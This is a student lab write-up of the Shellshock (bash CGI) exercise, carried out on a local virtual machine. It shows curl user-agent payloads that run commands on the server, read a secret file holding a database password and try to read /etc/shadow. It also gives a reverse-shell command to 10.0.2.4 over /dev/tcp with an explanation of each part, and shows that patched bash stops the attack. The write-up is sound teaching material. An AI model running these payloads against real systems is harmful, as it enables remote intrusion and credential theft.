
Explanation: With curl -A we can pass the custom agent information and the web server will receive it and show it under HTTP_USER_AGENT. The program “myprog_env.cgi” has “strings /proc/\$\$/environ” statement, so when the script executed, it displayed all the environment variables of the current (\$\$) process. (This task is executed from same computer, so used localhost).

Task 4: Launching the Shellshock Attack



```
[10/26/19]seed@VM:~/www$ ls -lrt
total 24
drwxr-xr-x 2 root root 4096 Jul 25 2017 html
drwxrwxrwx 3 root root 4096 Jul 25 2017
drwxrwxrwx 4 root root 4096 Aug 23 2017
drwxrwxr-x 2 root root 4096 Mar 26 2018 RepackagingAttack
drwxr-xr-x 3 root root 4096 Apr 27 2018 SQLInjection
-rwxr--r-- 1 root root 21 Oct 26 19:57 secret.txt
[10/26/19]seed@VM:~/www$

[10/26/19]seed@VM:~/.../ShellShock$
[10/26/19]seed@VM:~/.../ShellShock$ curl -A "()" { echo Hack;; echo Content_type: text/plain;
echo ; /bin/ls -l" http://localhost/cgi-bin/myprog.cgi
total 12
-rwxr-xr-x 1 root root 84 Oct 26 19:19 myprog.cgi
-rwxr-xr-x 1 root root 128 Oct 26 19:25 myprog.env.cgi
-rw-r--r-- 1 root root 21 Oct 26 19:48 secret.txt
[10/26/19]seed@VM:~/.../ShellShock$ curl -A "()" { echo Hack;; echo Content_type: text/plain;
echo ; /bin/cat /var/www/secret.txt" http://localhost/cgi-bin/myprog.cgi
db_pass=3r578Hk!k#
[10/26/19]seed@VM:~/.../ShellShock$
```




```
[10/26/19]seed@VM:~/.../ShellShock$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1524 Oct 9 22:10 /etc/shadow
[10/26/19]seed@VM:~/.../ShellShock$
[10/26/19]seed@VM:~/.../ShellShock$ curl -A "()" { echo Hack;; echo Content_type: text/plain;
echo ; /bin/cat /etc/shadow" http://localhost/cgi-bin/myprog.cgi
[10/26/19]seed@VM:~/.../ShellShock$
```

Observation: Created a “/var/www/secret.txt” which has database password and the file is owned by root user and readable to everyone. When executed the cgi program over the curl with additional information in the request using cat on the file name, I got the response of the file content. Meaning the information in the secret file has been stolen by me. The same was tried on “/etc/shadow” file, but it was not success in retrieving the data.

Explanation: Using the Shellshock vulnerability, passed the custom information using curl to invoke the cgi program, but the content was parsed and executed on the server side and retrieved the information. Whereas for “/etc/shadow”, we didn’t get the file content because it is read protected file, where only root user can read it and, in this case, the program is not running with root user.

Task 5: Getting a Reverse Shell via Shellshock Attack




Observation: For this task, I have set up a separate server machine and attacker machine, where server is running on 10.0.2.15 and attacker machine on 10.0.2.4. When executed the “myprog.cgi” from attacker machine as `curl -A "()" { echo Hack;; echo Content_type: text/plain; echo ; /bin/bash_shellshock -i > /dev/tcp/10.0.2.4/9080 0<&1 2>&1 " http://10.0.2.15/cgi-bin/myprog.cgi` , I got the reverse shell and also verified by checking the IP from the shell, which showed the attacker IP and also opened the secret.txt file.

Explanation: This was due to shellshock vulnerability on the server side. I have setup the attack as below:

1. (Attacker): Started the netcat on port 9080 and listening.
2. (Attacker): Executed the curl with payload as: `curl -A "()" { echo Hack;; echo Content_type: text/plain; echo ; /bin/bash_shellshock -i > /dev/tcp/10.0.2.4/9080 0<&1 2>&1 " http://10.0.2.15/cgi-bin/myprog.cgi`
 - a. In this the `/bin/bash_shellshock` will be invoked and the input, output and error are directed to attacker machine by defining the `/dev/tcp/10.0.2.4/9080`.
 - b. “>” represents in Unix, stdout and the file descriptor is 1, and will sends to TCP connection.
 - c. “0<&1” represents stdin and which gets from TCP connection.
 - d. “2>&1” represents stderr and sends to TCP connection.
3. (Server Side): No action done at the server side, other than initial setup of cgi program but running on unpatched bash.

Task 6: Using the Patched Bash



tried the attack this time, the environment variable was success, but the reverse shell attack was failed – just printed the Hello World.

Explanation: The environment variable one for user agent was controlled from client side, so it just took and printed what was sent. Whereas for reverse shell, the malicious code to invoke the bash was handled by the patched bash, where it will *not* parse it as shell function and so the attack was defended by the remote server.